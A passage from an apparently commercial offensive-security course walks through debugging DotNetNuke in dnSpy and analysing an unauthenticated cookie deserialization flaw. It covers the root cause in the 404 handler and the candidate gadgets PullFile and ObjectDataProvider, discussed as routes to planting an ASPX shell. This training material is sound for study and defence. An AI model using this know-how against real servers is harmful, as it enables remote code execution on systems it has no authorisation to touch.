Debugging .NET web applications can sometimes be a bit tricky due to the optimizations that are applied to the executables at runtime. One of the ways these optimizations manifest themselves in a debugging session is by preventing us from setting breakpoints at arbitrary code lines. In other words, the debugger is unable to bind the breakpoints to the exact lines of code we would like to break at. As a consequence of this, in addition to not being able to break where we want, at times we are also not able to view the values of local variables that exist at that point. This can make debugging .NET applications harder than we would like.

Fortunately, there is a way to modify how a target executable is optimized at runtime.[76] More specifically, most software will be compiled and released in the Release version, rather than Debug. As a consequence, one of the assembly attributes would look like this:

```
[assembly:
Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
```

Listing 219 - Release versions of .NET assemblies are optimized at runtime

In order to enable a better debugging experience, i.e. to reduce the amount of optimization performed at runtime, we can change that attribute,[77,78] to resemble the following:

```
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
DebuggableAttribute.DebuggingModes.DisableOptimizations |
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints
| DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
```

Listing 220 - Specific assembly attributes can control the amount of optimization applied at runtime

As it so happens, this can be accomplished trivially using dnSpy. However, we need to make sure that we modify the correct assembly before we start debugging. In this instance, our target is the *C:\inetpub\wwwroot\dotnetnuke\bin\DotNetNuke.dll* file. It is important to note that once the IIS worker process starts, it will NOT load the assemblies from this directory. Rather it will make copies of all the required files for DNN to function and will load them from the following directory: *C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\dotnetnuke*.

[76] (dnSpy, 2019), https://github.com/0xd4d/dnSpy/wiki/Making-an-Image-Easier-to-Debug

[77] (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.debuggableattribute.debuggingmodes?redirectedfrom=MSDN&view=netframework-4.7.2

[78] (Rick Byers, 2005), https://blogs.msdn.microsoft.com/rmbyers/2005/09/08/debuggingmodes-ignoresymbolstoresequencepoints/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As always, before we do anything we should make a backup of the file(s) we intend to manipulate. We can then open the target assembly in dnSpy, right-click on its name in the Assembly Explorer and select the *Edit Assembly Attributes (C#)* option from the context menu (Figure 138). The same option can also be accessed through the *Edit* menu.




Figure 138: Accessing the Edit Assembly Attributes menu

Clicking on that option opens an editor for the assembly attributes.




Figure 139: Assembly attributes

Here we need to replace the attribute we mentioned in Listing 219 (line 11) to the contents found in Listing 220.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 140: Editing the assembly attributes

Once we replace the relevant assembly attribute, we can just click on the *Compile* button, which will close the edit window. Finally, we'll save our edited assembly by clicking on the *File > Save Module* menu option, which presents us with the following dialog box:




Figure 141: Saving the edited assembly

We can accept the defaults and have the edited assembly overwrite the original. At this point we are ready to start using our dnSpy debugger.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

7.2.2.1 Exercise

Change the attributes of *DotNetNuke.dll* and make sure you can properly recompile and save the assembly.

7.2.3 Debugging DotNetNuke Using dnSpy

As we did in earlier modules, we will once again rely on our Burp proxy to precisely control our payloads. Please note that the web browser proxy settings on your lab VM have already been set. Therefore, make sure that BurpSuite is already running before you browse to the DNN webpage.

Furthermore, we will also use the dnSpy debugger to see exactly how our payloads are being processed. While we are already familiar with Burp and its setup, we need to spend a bit of time on the dnSpy mechanics. Please refer to the videos in order to see the following process in detail.

In order to properly debug DNN, we will need to attach our debugger (*Debug > Attach* menu entry) to the *w3wp.exe* process. This is the IIS worker process under which our instance of DNN is running. Please note that if you are unable to see the *w3wp.exe* process in the *Attach to Process* dialog box (Figure 142) in dnSpy, you simply need to browse to the DNN instance using a web browser. This will trigger IIS to start the appropriate worker process. You will then be able to see the *w3wp.exe* instance in the dialog box after clicking on the *Refresh* button.




Figure 142: Debugging the w3wp.exe process

Once we attach to our process, the first thing we need to do is pause its execution using the appropriate *Debug* menu option or the shortcut menu button. We then need to access *Debug > Windows > Modules* to list all the modules loaded by our *w3wp.exe* process.




Figure 143: Listing of loaded modules

By right-clicking on any of the listed modules, we can access the *Open All Modules* context menu. This will then load all available modules in the *Assembly Explorer* pane, which will allow us to easily access and decompile any DNN class we would like to investigate.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 144: Loading all relevant DNN modules into dnSpy

Once the modules are loaded, we can navigate to the *LoadProfile(int,int)* function implementation located in the *DotNetNuke.Services.Personalization.PersonalizationController* namespace in the *DotNetNuke.dll* assembly. We can then set a breakpoint on line 24, where our initial analysis started.




Figure 145: Setting the inital breakpoint

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We are finally ready to send our first proof-of-concept HTTP request. We can do that by selecting a captured unauthenticated request from our Burp history and sending it to the Repeater tab, where we will add the DNNPersonalization cookie. We also need to remember to change the URL path in our request to a nonexistent page. Our PoC request should look similar to the one below.

Figure 146: Our first proof-of-concept request

If everything has gone as planned, we should hit our breakpoint in dnSpy after we send our request as shown below.

Figure 147: Our first breakpoint is triggered

7.2.3.2 Exercise

After setting a breakpoint on the vulnerable *LoadProfile* function, send a proof-of-concept request as described in the previous section and make sure you can reach it.

7.2.4 How Did We Get Here?

Although we have trusted the original advisory blindly and were able to validate that we can indeed trigger the *LoadProfile* function, as researchers we were still missing something. Specifically, it is unusual to see any sort of personalization data being processed when it is originating from an unauthenticated perspective. Furthermore, we wanted to have an idea of what

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

sort of functions were involved during the processing of the HTTP request that triggers the vulnerability. So we dug a little deeper.

Once we hit our initial break point, we can see the following, somewhat imposing call stack:




Figure 148: LoadProfile callstack

If we look backwards a couple of steps from the top of the call stack in Figure 148, we see that the *getter* for the *UserMode* property of the *PortalSettings* class is invoked. This *getter* function has a slightly complex implementation as can be seen in the figure below.

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Figure 149: Implementation of the PortalSettings.UserMode getter.

We can see that the call to the *Personalization.GetProfile* method, the next entry in the call stack, is located on line 925. We can set a breakpoint on line 926 and resend our proof of concept request in order to verify that we can reach this call.

Notice that our breakpoint, which has been hit as part of the processing of our *unauthenticated* request, is located inside the *if* statement. However, one of the *if* statement conditions in this case is a check of the *HttpContext.Current.Request.IsAuthenticated* boolean variable, as can be seen on line 922. This is curious as we clearly are not using any authentication or session cookies in our request, yet our request is treated as authenticated.

In order to find out why that is, we need to look back at Figure 148 and notice that closer to the bottom of the call stack, there is a call to a function named *AdvancedUrlReWriter.Handle404OrException*. After tracing the code execution a few times, we discovered the root cause of the issue.




Figure 150: The 404 request handler contains a HttpContext.User check

Although the implementation of this function is rather long and complex, we are concerned with an instance in which the *HttpContext.User* property is checked. As we can see in Figure 150, if the *User* property of the request is *null*, then it gets assigned the value of the current thread user.

The consequences of this code execution path are shown in the following figure:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 151: Our unauthenticated http request becomes authenticated

The boolean variable *IsAuthenticated* now indicates that its value is “true” and that the request is authenticated under the “IIS APPPOOL” group. The reasoning for this logic appears to lie in the fact that the 404 handler is invoked *before* the *HttpContext.User* object is set. Since the continued processing of the given request depends on the *User.IsAuthenticated* property, the developers are ensuring that no null references will occur by setting the *User* object to the *WindowsPrinicipal* object of the currently running thread. Now that we have completed our analysis of the vulnerability itself and have a working environment properly set up, it is time to consider how we can exploit this situation and what payload options we have at our disposal.

7.3 Payload Options

As we are dealing with a deserialization vulnerability, our goal is to find an object that can execute code that we can use for our purposes and that we can properly deserialize. So, let’s look at some options.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

7.3.1 FileSystemUtils PullFile Method

According to the original advisory, the *DotNetNuke.dll* assembly contains a class called *FileSystemUtils*. Furthermore, this class implements a method called *PullFile*. If we use the dnSpy search function, we can easily locate this function and look at its implementation.

Figure 152: Searching for the PullFile function

```
1199
1200        // Token: 0x0600425E RID: 16990 RVA: 0x000EF38C File Offset: 0x000ED58C
1201        [EditorBrowsable(EditorBrowsableState.Never)]
1202        [Obsolete("Deprecated in DNN 6.0.")]
1203        public static string PullFile(string URL, string FilePath)
1204        {
1205            string result = "";
1206            try
1207            {
1208                WebClient webClient = new WebClient();
1209                webClient.DownloadFile(URL, FilePath);
1210            }
1211            catch (Exception ex)
1212            {
1213                FileSystemUtils.Logger.Error(ex);
1214                result = ex.Message;
1215            }
1216            return result;
1217        }
```

Figure 153: PullFile function implementation

As we can see in Figure 153, this function could be very useful to us from an attacker perspective, as it allows us to download an arbitrary file from a given URL to the target server. This means that if we can trigger this method using the *DNNPersonalization* cookie, we could theoretically upload an ASPX shell and gain code execution on our target server.

But before we proceed, we need to remember the limitations of *XmlSerializer*. Although this class is within the DNN application domain and would therefore be known to the serializer at runtime, *XmlSerializer* can *not* serialize class methods. It can only serialize public properties and fields. Unfortunately, the *FileSystemUtils* class does not expose any public properties that we could *set* or *get* in order to trigger the invocation of the *PullFile* method. This means that a serialized instance of this object will not bring us any closer to our goal. Therefore, we need to take a different approach.

7.3.2 ObjectDataProvider Class

In their presentation, Muñoz and Mirosh also disclosed four .NET deserialization gadgets, or classes that can facilitate malicious activities during the user-controlled deserialization process. The *ObjectDataProvider* gadget is arguably the most versatile and was leveraged during their DNN

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

exploit presentation. Let's recount those steps and take a deeper look into this class in order to understand why it is so powerful.

According to the official documentation,[79] the *ObjectDataProvider* class is used when we want to wrap another object into an *ObjectDataProvider* instance and use it as a binding source. This begs the question: What is a binding source? Once again, if we refer to the official documentation,[80] we find that a binding source is simply an object that provides the programmer with relevant data. This data is then usually bound from its source to a target object such as a *User Interface* object (TextBox, ComboBox, etc) to display the data itself.[81]

How does *ObjectDataProvider* help us? If we read more about this class, we can see that it allows us to wrap an arbitrary object and use the *MethodName* property to call a method from a wrapped object, along with the *MethodParameters* property to pass any necessary parameters to the function specified in *MethodName*. The key here is that with the help of the *ObjectDataProvider* properties (not methods), we can trigger method calls in a completely different object.

This point is worth reiterating once more: by setting the *MethodName* property of the *ObjectDataProvider* object instance, we are able to trigger the invocation of that method. The *ObjectDataProvider* class also does not violate any limitations imposed by *XmlSerializer*, which means that it is an excellent candidate for our payload.

But how exactly does this work? Let's analyze the entire code execution chain in this gadget so that we can gain a better understanding of the mechanics involved.

The *ObjectDataProvider* is defined and implemented in the *System.Windows.Data* namespace, which is located in the *PresentationFramework.dll* .NET executable file. Our Windows operating systems will likely have more than one instance of this file depending on the number of .NET Framework versions installed. For the purposes of this exercise, the one we want to use is located in the *C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF* directory.

